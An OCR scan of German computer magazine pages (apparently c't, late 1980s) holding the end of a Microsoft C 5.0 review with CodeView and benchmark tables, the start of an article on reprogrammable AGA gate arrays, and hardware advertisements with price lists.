Konkurrenzlos ist Microsofts 'großer' Debugger CodeView. Dieses 'Fehlersuch-Programm' unterstützt Software, deren Module in verschiedenen Programmiersprachen entwickelt wurden. Diese Programmiersprachen sollten aber Symboltabellen im CodeView-Format erzeugen können, was bisher leider nur bei neueren Compiler-Versionen von Microsoft (MASM, BASIC, C, Fortran, Pascal) der Fall ist, wenn man beim Kompilieren und Linken spezielle Optionen angibt.

CodeView hat eine Quick-C-ähnliche Bedienoberfläche mit einer ähnlich aufgebauten Menüleiste und mehreren Bildschirmfenstern. Sind zwei Bildschirmadapter im System vorhanden, so kann ein Bildschirm die Ausgabe des zu testenden Programms erledigen und der andere zur Bedienung des Debuggers genutzt werden. Ansonsten kann man per Funktionstaste zwischen beiden Bildschirminhalten umschalten. Bei der Verwendung von EGA-Karten können 43 Bildschirmzeilen von CodeView dargestellt werden. Die Ein/Ausgabe von CodeView kann aber auch von oder auf Dateien beziehungsweise Schnittstellen erfolgen. Ein 'sequentieller Modus' stellt die sonst fensterorientierten Ausgaben für ein derartiges Arbeiten um. Die Möglichkeit, Befehlsfolgen auch aus Dateien zu lesen, kann das Arbeiten mit CodeView weitgehend automatisieren und macht auch Stapelverarbeitung möglich.

Da beim Debuggen großer Programme leicht der Speicher knapp werden kann (schließlich sind der Debugger, das zu testende Programm, dessen Quelltext und Symboltabellen unterzubringen), lassen sich die Symboltabellen in Expanded Memory unterbringen, sofern solche der LIM-Spezifikation entsprechenden Speicher-Erweiterungen vorhanden sind. Der Debugger kann in einer unterschiedlichen Zahl von Fenstern den Programm-Quelltext, Variablenwerte, die Prozessor-Register und den Dialog mit CodeView darstellen. Register- und Variablenanzeige sind optional.

CodeView wird über Funktionstasten, Drop-Down-Menüs und Kommandos gesteuert. Die wichtigsten Kommandos sind über Funktionstasten und Menüpunkte erreichbar. Die Notation der Kommandos entspricht weitgehend konventio-

Test	Compiler (Name)	Codegröße (Bytes)	Kompilierzeit (s)	Laufzeit (s)
Leer	Quick-C	3816	7,0	0
Leer	MS-C 5.0	2311	11,5	0
Leer	Turbo-C	1782	4,5	0
Leer	Pascal 3	11433	0,7	0
Leer	Pascal 4	1360	1,0	0
Loop	Quick-C	11173	7,8	3,9
Loop	MS-C 5.0	7131	13,1	3,7
Loop	Turbo-C	5792	5,3	3,6
Loop	Pascal 3	11541	0,8	2,7
Loop	Pascal 4	1952	1,5	2,9
Integer	Quick-C	11247	7,8	6,7
Integer	MS-C 5.0	7327	13,1	6,6
Integer	Turbo-C	5872	5,3	6,0
Integer	Pascal 3	11579	0,8	8,0
Integer	Pascal 4	1984	1,5	6,6
Float	Quick-C	26896	7,8	5,9
Float	MS-C 5.0	21540	13,1	5,8
Float	Turbo-C	19752	5,3	6,8
Float	Pascal 3	11630	0,8	8,0
Float	Pascal 4	2880	1,5	8,0
Sieve	Quick-C	19545	9,8	10,5
Sieve	MS-C 5.0	15391	15,0	8,3
Sieve	Turbo-C	14050	6,0	9,0
Sieve	Pascal 3	11679	0,9	22,7
Sieve	Pascal 4	2512	1,4	18,0
Fib	Quick-C	15104	9,0	9,5
Fib	MS-C 5.0	10273	13,1	5,8
Fib	Turbo-C	8836	5,0	4,2
Fib	Pascal 3	11565	0,8	5,5
Fib	Pascal 4	1536	1,0	5,3

Beim Vergleich der Benchmark-Ergebnisse sollte man die große Funktionalität der MS-C-Bibliotheken nicht vergessen.

nellen Debuggern wie DEBUG oder SYMDEB, so daß hier kein Umlernen nötig ist. Bei CodeView können als Parameter allerdings auch komplexe Ausdrücke eingegeben werden. Dies wird beispielsweise notwendig, um Komponenten verschachtelter Datenstrukturen anzusprechen, wie sie in Pascal- oder C-Programmen häufig vorkommen. Hier bringt CodeView das Kunststück fertig, Ausdrücke in der Notation in einer der unterstützten Hochsprachen zu verstehen. Mit einem Menübefehl kann man die gewünschte Hochsprache auswählen. In diesen Ausdrücken können auch etliche der für die jeweilige Sprache definierten Funktionen aufgerufen werden, wobei CodeView sämtliche Schreibweisen für Datentypen, Konstanten, Bezeichner und Operatoren dieser Sprachen unterstützt.

Daneben bietet CodeView natürlich auch alle Möglichkeiten eines normalen Maschinecode-Debuggers. So kann man Assemblerbefehle eingeben, Speicherbereiche füllen oder modifizieren und Registerwerte ändern. Interessant ist die Möglichkeit, die Register des Coprozessors 8087 aufzulisten. Bei den Assemblier- und Disassemblierbefehlen werden die Mnemonics des Protected Mode vom 80286/386 allerdings nicht unterstützt. Bei der Registerdarstellung erlaubt eine Option wenigstens die Anzeige der erweiterten 80386-Register.

Was viele Debugger nicht bieten, sind 'Watch-Expressions' – also Ausdrücke, deren Ergebnisse ständig in einem eigenen Fenster dargestellt werden. Mit ihnen können auch Speicherbereiche auf Veränderungen überwacht und bedingte Haltepunkte im Programm gesetzt werden. Der Programmablauf wird entweder durch das 'wahr werden' eines solchen Ausdrucks oder durch Veränderungen in einem angegebenen Speicherbereich unterbrochen.

Mixed Pickles

Einen Leckerbissen besonderer Art stellt das 'Mixed Language Interface' dar. In diesem Teil der Dokumentation findet man alle benötigten Informationen, um Programme zu erzeugen, deren Komponenten in unterschiedlichen Programmiersprachen entwickelt wurden. Leider werden jedoch nur Microsoft-Implementierungen berücksichtigt, die Verbindung von Turbo-Pascal 4.0 mit MS-C etwa bleibt also ein Wunschtraum oder ist mit intensiven Eigenrecherchen verbunden. Aber zumindest die Interna sämtlicher Microsoft-Sprachen werden hier genauestens beschrieben, also Namenskonventionen, Parameterübergabe und interne Darstellung von Datenstrukturen. Die genaue Funktionsbeschreibung der C-Routinen erlaubt erfahrenen Systemprogrammierern aber sicher auch die Integration von 'fremden' Programmiersprachen, sofern diese ebenso gut dokumentiert sind wie MS-C.

Als Microsoft-Sprachen werden in diesem Handbuchteil BASIC, C, Fortran, Pascal und MASM (Makro-Assembler) behandelt. Dabei werden alle Kombinationen von gegenseitig möglichen Aufrufen beziehungsweise deren Restriktionen behandelt.

Benchmarks

Über die Aussagekraft von Benchmark-Tests ist schon viel gestritten worden, jedoch kann man einige Tests benutzen, um verschiedenen Details einer Sprache auf den Zahn zu fühlen. Die Tests erfolgten auf einem 'Trigem-386' mit 80386-CPU und 16 MHz Takt. Neben dem optimierenden Compiler MS-C 5.0 wurden die Beispiele mit Quick-C, Turbo-C 1.5 und Turbo-Pascal 4.0 sowie Turbo-Pascal 3.0 geprüft.

Neben der Ausführungszeit ermittelten wir die Kompilierdauer und Codegröße, wobei auf Disk kompiliert und die Stack-Überlaufsprüfung eingeschaltet wurde; bei C wurde ein 'Small Model' benutzt, was am ehesten den Pascal-Modellen entspricht. Zielprozessor war der 8086.

Als Beispiele wurden gewählt: 'Leer' dient nur der Ermittlung der Größe der minimal benötigten Laufzeitbibliothek. Das Programm führt nichts aus.

'Loop' führt eine FOR-Schleife mit einer Million Durchläufen durch. Als Schleifenzähler wurde außer bei Turbo-Pascal 3.0 eine 32-Bit-Integer-Variable (long) benutzt.

'Integer' ist ebenfalls eine Schleife mit einer Million Durchläufen. In ihr werden jedoch zusätzlich alle vier Grundrechenarten auf Integer-Zahlen angewendet.

'Float' ist eine Schleife mit zehntausend Durchläufen, in der die vier Grundrechenarten auf Fließpunktzahlen mit einfacher Genauigkeit angewendet werden.

'Sieve' ist das so häufig strapazierte Primzahlenprogramm (Byte,1983), welches den Algorithmus 'Sieb des Eratosthenes' benutzt, um 150mal alle Primzahlen bis 8192 zu finden. Es eignet sich zur Ermittlung der Effizienz bei der Verwendung von statischen und Register-Variablen.

'Fib' schließlich bestimmt zehnmal rekursiv die Fibonacci-Zahl von 22. Dieser Test eignet sich zum Test der Verwendung des Stapels zur Parameterübegabe an Funktionen und lokale Variablen.

Bei den Tests, die Daten auf dem Bildschirm ausgeben, sind die C-Programme im Vergleich zu den Turbo-Pascal-4-Ergebnissen sehr groß. Das liegt an der Verwendung der C-Funktion 'printf', die zur Laufzeit einen Format-String interpretieren muß und deshalb recht groß ausfällt. Aber auch bei dem 'Float'-Beispiel fällt Turbo-Pascal 4.0 durch Erzeugung von extrem kompaktem Code auf. Das ist wohl Borlands neuem 'Smart-Linker' zu verdanken.

Können Registervariablen verwendet werden, wie bei dem Beispiel 'Sieve', so wird Pascal gegenüber C eindeutig langsam. Auffällig ist die Geschwindigkeit von Turbo-C 1.5, gegen die auch der optimierende Compiler nicht immer gut aussieht. Dabei und beim Vergleich der Größe der erzeugten Programme sollte man aber die größere Funktionalität der Microsoft-Bibliotheken nicht vergessen – von einem Rolls-Royce würde man eben andere Dinge als extreme Geschwindigkeit erwarten.

Fazit

Microsofts C-Compiler in der Version 5.0 gehört wieder zur Spitze der professionellen Software-Entwicklungs-Werkzeuge. Nicht umsonst sind sehr viele kommerzielle Produkte mit diesem Compiler geschrieben worden. Auch Microsoft selbst entwickelt viele andere Produkte mit diesem Compiler, der hinsichtlich Umfang von Dokumentation und Ausstattung im PC-Bereich konkurrenzlos ist. Wer vorhat, Software für OS/2 zu entwickeln, kommt an MS-C 5 ohnehin nicht vorbei, da die mittlerweile lieferbare Version 5.1 die erste Hochsprache für die Entwicklung von OS/2-Programmen darstellt.

Dadurch, daß das sehr einfach handzuhabende Quick-C zum Lieferumfang gehört, ist MS-C 5 auch für Einsteiger interessant. Wer allerdings nur gelegentlich Programme in C schreibt, der ist mit Quick-C allein wohl vollauf bedient, das zudem einzeln viel billiger ist. Wer sich allerdings Länge und Laufzeit von Quick-C-Programmen betrachtet, wird feststellen, daß der optimierende Compiler doch noch einiges mehr bringt.

Turbo-C ist da zwar schneller als Quick-C, läßt aber Komfort und vor allem einen symbolischen Debugger vermissen. Auch ist bei Turbo-C die Verbindung zu anderen Programmiersprachen nicht so unproblematisch wie bei Microsofts Compiler-Familie. (bw)


Ergebnisse auf einen Blick

- sehr ausführliche Dokumentation
- gute Debug-Möglichkeiten
- Verbindung zu anderen Sprachen einfach
- komfortable Bediener-Oberflächen
- umfangreiche Bibliotheken
- erzeugte Programme etwas groß
- Lieferumfang für Einsteiger kaum zu überblicken
- Mixed-Language-Reference nur für MS-Sprachen

ct


Sie steckte das Inboard 386/PC in ihren PC...

...und fuhr allen




Wenn Ihnen Ihr guter alter PC oder XT nicht mehr schnell genug ist – werfen Sie ihn nicht weg! Denn jetzt gibt es für nur DM 1995,– das Inboard 386/PC von Intel – das erste 386 Board für IBM PC/XT und andere 8088 Rechner. Mit dem Inboard bekommen Sie modernste 386-Technologie zum Superpreis und steigern die Leistung Ihres PC um das 10fache. Und auch sonst werden Sie Ihren PC/XT nicht wiedererkennen. Denn das Inboard 386/PC bietet noch mehr:

- 80386, 16 MHz, 32 Bit
- 80387 Steckplatz
- 1 MB Speicher in der Grundversion
- erweiterbar bis 3 MB
- Above Board Speicher und EMS 4.0
- Automatische Installation
- Disk Cache Software: beschleunigt Festplattenzugriffe um das 4fache
- Video Cache: Grafik 4mal schneller
- Ramdisc und Druckerspooler
- 5 Jahre Garantie



Übrigens: Mit einem 80387-Coprozessor von Intel wird Ihr Inboard 386/PC noch schneller.

ATs auf und davon.



Kompatibel zu IBM/XT und 100% IBM Kompatiblen mit 8088 CPU.

Sie haben einen IBM AT? Fragen Sie Ihren Händler auch nach dem neuen Preis für das Inboard/AT.

COMPUTER 2000 AG
Garmischer Str. 4–6
8000 München 2 Tel. 089/5 19 96-0
Zürich 042/65 11 33
Wien 02 22/85 41 02


Superpreis: DM 1995,–
5 Jahre Garantie

(unverbindlich empfohlener Preis)

intel®

COMPUTER 2000

Wir wissen, was läuft.



Softe Hardware

AGA, die abänderbare Gatter-Anordnung

Wolfgang Hartung

Ein neues Halbleiterprodukt – sogar aus deutschen Landen – macht von sich reden. AGA (es handelt sich nicht um die gleichnamige PC-Grafikkarte) steht für abänderbare Gatter-Anordnung, einen PAL-ähnlichen Baustein des Gundelsheimer Halbleiterherstellers UMA. AGAs kann man im Gegensatz zu PALs mehrere tausend Mal pro Sekunde umprogrammieren. Zur Programmierung der AGAs gehören ein umfangreiches Softwarepaket sowie ein Entwicklungskit.

Stellen Sie sich vor, Sie wollen aus einem schnellen seriellen Bitstrom eine bestimmte Byte-Folge erkennen. Mit ein paar PALs oder GALs ist das kein allzu großes Problem, doch was ist, wenn man mal diese, mal jene und mal sonstige Bytes erkennen möchte?

Das ist ein typisches Einsatzgebiet für die neuen AGAs, deren Innenleben zunächst zur kurzen Besprechung ansteht. Wie im Kasten beschrieben, handelt es sich beim AGA-Baustein auf der Ausführungsebene – von der grundsätzlichen Struktur her gesehen – um ein PAL, jedoch mit einer NAND-Matrix und Einsatzmöglichkeiten, die weit über die eines PALs hinausgehen. Der Baustein ist in CMOS-Technologie gefertigt, wobei zwei anschlußkompatible Versionen erhältlich sind. Die erweiterte Version (AGA-1K16P4) enthält gegenüber der Standardausführung (AGA-1K16) eine weitere 4 × 16-Matrix, die sich über ein Speicher-Schaltelement parallel zur vohandenen 21 × 32-Matrix aktivieren läßt.

Diese zusätzliche Matrix des AGA-Bausteins AGA-1K16P4 soll die Programmierung von booleschen Gleichungen in disjunktiver Normalform erleichtern, wie beim PAL erhält man die Zusammenfassung zu einem Summenterm.

An jedem Verbindungspunkt der beiden Matrizen sitzt ein Speicher-Schaltelement, das beim Einschreiben einer Eins eine Verbindung zwischen der betreffenden Zeile und Spalte der Matrix herstellt. Als Bindeglied zur Außenwelt fungieren 16 Ein/Ausgabe-Zellen (E/A), eine Vernetzungslogik, die es ermöglicht, mehrere AGA-Bausteine programmierbar zu verschalten, und letztendlich die Anschlüsse LMA0 – 15 mit ihren bidirektionalen Buffern.

Die 16 E/A-Zellen sind flexible Schaltstellen, in denen eine Vielfalt von Signalwegen zwischen den Außenanschlüssen und den Logikmatrizen konfiguriert werden können. Sie erlauben die Programmierung von Feedback-Pfaden, direkt oder über Zwischenspeicher von den Produkttermen der Matrix 1 beziehungsweise den Summentermen der Matrix 2 zurück zu den Spalten der Matrix 1.

Jedes Ausgangssignal kann auf dem Weg zu einem LMA wahlweise auch noch invertiert werden. In jeder E/A-Zelle gibt es zwei D-Flipflops, wobei eines das Signal aus der NAND-Matrix speichert und das andere gleichzeitig Eingangsdaten von den Anschlußleitungen übernehmen kann. Die Triggerung erfolgt mit einer positiven Flanke am CLK-Anschluß des D-Flipflops.


Die Steuerung der Tri-State-Ausgänge, die Aktivierung eines XOR-Gatters zur XOR-Verknüpfung zweier Produktterme, die Setz- und Rücksetzleitungen für die D-Flipflops und die Taktversorgung der Flipflops werden zusätzlich zu den 16 Produkttermen für die E/A-Zellen gemeinsam aus der Matrix 1 gewonnen. Die Tri-State-Steuerung läßt sich jedoch auch für jede Ausgangszelle individuell ansteuern, und auch die Taktversorgung kann durch einen speziellen Eingangspin den E/A-Zellen zugeführt werden. Zusätzlich lassen sich noch alle Ausgänge über ein Speicher-Schaltelement gemeinsam auf 'Open Drain' programmieren.

Vernetzt

Die Vernetzungslogik kennt vier verschiedene Verbindungszustände (linkswendend, rechtswendend, überkreuzend und verknüpfend). Dazu werden die 16 Außenanschlüsse zu jeweils vier Vierergruppen zusammengefaßt.

Besonders hervorzuheben ist die Möglichkeit, den AGA-Baustein mehr als 5000mal in der Sekunde vollständig umzuprogrammieren. Damit lassen sich zum einen die Enwicklungszeiten drastisch reduzieren, zum anderen ergeben sich ganz neue Perspektiven dahingehend, eine Hardware-Konfiguration in Bruchteilen einer Sekunde an momentane Einflußkriterien anzupassen.

Der 40polige Baustein sieht hierfür zwei verschiedene Lademodi vor. Im Betriebsmodus EXTERN, der auch beim Rücksetzen des AGA-Bausteins aktiv ist, erfolgt die Programmierung des 1 KByte großen Schaltspeichers über einen Mikroprozessor, der die Daten Bit für Bit



Im Blockdiagramm ist die Struktur der Ebenen eines AGA-Bausteins zu erkennen.

TELEFON: 02366/35017

SYNDROM GMBH

COMPUTER GMBH · EWALDSTRASSE 181 · 4352 HERTEN

NEU Telefax: 0 23 66/8 72 99

Mo-Fr 10-13 + 14.30-18.00
Sa. 10-13 h

IBM-KOMPATIBLE COMPUTER VON SYNDROM — VOLL IM TREND

XT-TURBO

Ihr Einstieg in die PC-Welt

- 8088-2
- 256 KB-RAM
- verschr. Metallgehäuse
- 4,77/TURBO-MODE
- Hercules-komp. Karte m. Printer Port
- Taktfrequenzschalter
- RESET-TASTE
- LED-ANZEIGE
- 360 KB LW
- Tastatur m. Tastaturschl.

nur DM **889,-**

oder mit 20 MB **1469,-**

Ausstattung wie oben, jedoch mit 640 KB, Uhr, Kalender, ser. + par., Game, große Tastatur

nur DM **1278,-**

mit 20 MB nur **1859,-**

mit 30 MB nur **1960,-**

mit 40 MB nur **2289,-**

Oder schon ab DM 23,- mtl.*

AT-TURBO

- 16-Bit-Prozessor 80286
- 4 MB Motherboard m. 640 KB best.
- Baby-AT-Gehäuse (verschraubt)
- Tastatur-Schlüsselschalter
- Reset-Taste
- 6 bzw. 10 MHz Taktfrequenz
- 80287-Steckplatz vorhanden
- Disk-Laufwerk 1,2 MB (360 KB)
- HD/FD-Controller
- Uhrzeit + Datum
- 1 parallele + 1 serielle Schnittstellen
- Monochr. Grafik-Karte Hercules-komp.
- Deutsche Tastatur mit abges. Cursorblock
- Taktfrequenzschalter
- Netzteil 200 W
- Handbücher

nur DM **2498,-**

dto. mit 20 MB nur **2959,-**

dto. mit 40 MB nur **3283,-**

dto. mit 70 MB nur **3695,-**

ODER SCHON AB DM 57,- mtl.*

AT-386-TOWER

- ORIGINAL INTEL MOTHERBOARD mit CPU 80386
- 16 MHz
- Steckplatz 80387 vorhanden
- Phoenix-BIOS
- 1 MB auf der Hauptplatine
- 2 MB-RAM-CARD (32 Bit) unbestückt
- zwei Anschl. 8 Bit, vier Anschl. 16 Bit
- zwei Anschl. 32 Bit f. schnelle RAM Erf.
- RAM erweiterbar auf 10 MB
- Uhr, Datum (batteriegepuffert)
- serielle u. parallele Schnittstelle
- 5¼" Laufwerk 1,2 MB
- HIGH-SPEED CONTROLLER OMTI 8620
- 200 Watt Netzteil
- 6 halbhohe Einbauplätze
- Tastatur m. abges. Cursorblock m. Schl.
- 70 MB FESTPLATTEN KAP.

nur DM **6495,-**

TOWER-GEHÄUSE MIT 200 WATT-NETZTEIL nur 798,-

● 1 JAHR Garantie ● Eigener Werkstatt-Service ● Technische Betreuung ●

Alle Systeme sind auch BTX- und Netzwerkfähig

FESTPLATTEN / CONTROLLER / LAUFWERKE

KOSTENLOS DISK-MANAGER FÜR ST251 + 251/1

20 MB Seagate ST 225	439,-
30 MB Seagate ST 238	465,-
40 MB Seagate ST 251 (40 ms)	759,-
40 MB Seagate ST 251 (28 ms)	899,-
80 MB Seagate ST 4096	1479,-
20 MB Seagate ST 125 (28 ms) (3,5")	589,-
ST 225 + Controller + Kabel	569,-
ST 238 + Controller RLL + Kabel	609,-
20 MB FILECARD	639,-
30 MB FILECARD	848,-
FD-Controller 360 KB	35,-
FD-Controller 1,2 MB	99,-
HD-Controller	125,-
RLL-Controller	149,-
AT-KOMBI-Contr. HDD/FDD	289,-
AT-KOMBI-RLL-Controller	398,-
NCL Kombi-AT (bis 20 MHz)	329,-
DISK-DRIVE 360 KB	179,-
DISK-DRIVE 1,2 MB	229,-
3,5" DISK-DRIVE (Einbausatz)	298,-
Wangtek-Tape-Streamer	969,-
Streamer-Bänder	à 75,-

PC-ZUBEHÖR

Profi-Tastatur mit abges. Cursorblock (101 T.)	159,-
Card mit serieller + paralleler Schnittstelle	99,-
Clock-Card	68,-
Multi I/O (ser., par., Uhr, Datum, Game, FD-Contr.)	139,-
JOYSTICK-Card (Game Port) f. 2 Joysticks	49,-
MEGA-CARD (AT) 2 MB - unbestückt	248,-
dto. mit 1 MB bestückt	
dto. mit 2 MB bestückt	
Prozessor NEC V20/8	28,-
Co-Prozessor 8087/8	359,-
Co-Prozessor 80287/	589,-
IBM-JOYSTICK	34,-
PeaCock-Mouse (RS232) MS-kompat.	99,-
Handy-Scanner	598,-
BTX-Card	498,-
MS-DOS 3.3 + GW-BASIC 3.2 2 Disketten + 2 Handbücher (dt.)	195,-

● 2 MB-RAM-CARD (32 Bit) unbestückt 298,-

Grafikkarten:

Mono-Grafik (Herk. kompat.)	99,-
Mono-Grafik mit CGA-Mode	189,-
Color-Grafik-Karte	99,-
EGA-Karte Ler.3 (640 x 350)	298,-
EGA-Wonder (800 x 560)	379,-
EGA-Level 5 (800 x 600)	389,-
Genua VGA Hires 10	1198,-
Monitor 14" TTL, amber, flat-screen	289,-
EGA-Monitore 14"	ab 850,-
AMIGA 1084-Color-Monitor	629,-
NEC Multisync	1398,-
AMIGA 500 Barpreis: 1078,-	ab 25,-
AMIGA 500 + Monitor Barpreis: 1689,-	ab 39,-
AMIGA 2000 + Monitor Barpreis: 2698,-	ab 62,-
2 MB RAM f. A2000	
512 KB RAM f. A500 m. Uhr	
Midi-Interface	99,-
Sound-Sampler	99,-
A500-TV-Modulator	58,-
3½" Laufwerk extern	298,-
3½" Laufwerk intern	259,-
5¼" Laufwerk extern	398,-

Drucker + Zubehör

Commodore PC

PC 10 III	nur 1798,-
PC 10 III mit 2 Disketten Laufw. + 20 MB	nur 2539,-
PC 10 III mit 1 Laufw. 20 MB/65 ms	2349,-
PC 10 III mit 1 Laufw. + 30 MB	2449,-
PC 20 III	2498,-
PC AT — 40/40	4990,-

NEC

P6	1098,-	P7	1348,-
P6 seriell	1398,-	P7 seriell	1698,-
P6 Color	1398,-	P7 Color	1798,-
P6 ser./Color	1748,-	P7 ser./Color	2198,-

	P6	P7
serielles Kit	248,-	248,-
Cut-Sheet-Guide	59,-	69,-
Uni-Traktor	139,-	229,-
Bi-Traktor	339,-	369,-
Einzelblatteinzug	599,-	799,-
P5 XL/COLOR	2498,-	
P9 XL/COLOR	3398,-	
P2200	879,-	
Einzelblatteinzug 2200	239,-	

Farbband P6 St. 19,50 / 3 St. à 17,90
Farbband P7 St. 21,90 / 3 St. à 19,90

PEACOCK

D 1014	509,-
D 1024	799,-

Einzelblatteinzug
A4 449,- A3 579,-

PANASONIC

KX-P 1081	459,-
KX-P 1082	589,-
KX-P 1083	649,-

star

LC10 nur 529,-


SEIKOSHA

SEIKOSHA SL-80 AI nur 759,-

Farbbänder + Etiketten + Endlospapier vorrätig

Druckerständer A4	24,90
Wiesemann Interface 92000 G	110,—
Wiesemann Interface 92008 G	139,—
IBM-, AMIGA, Centronicskabel	à 24,—
Data Switch 2fach	89,—
Data Switch 4fach	139,—

- eingetr. Warenzeichen des Herstellers (*)
- Finanzierungs-Beispiel: 60 Monate Laufzeit, eff. Jahreszins 14⅝ p.a. (*)
- Auslandsversand nur gegen Vorkasse. Bitte anrufen.
- Mindestbestellwert bei Versand DM 50,—.
- Finanzierung bei allen Produkten ab DM 300,— möglich.
- 1 Jahr Garantie.
- Es gelten unsere gültigen Liefer- u. Zahlungsbedingungen.



Die E/A-Zelle stellt eine flexible Schaltstelle für ankommende und abgehende Signale dar.

mittels einer 10-Bit-Adresse für das jeweilige Speicher-Schaltelement an den AGA-Baustein legt.

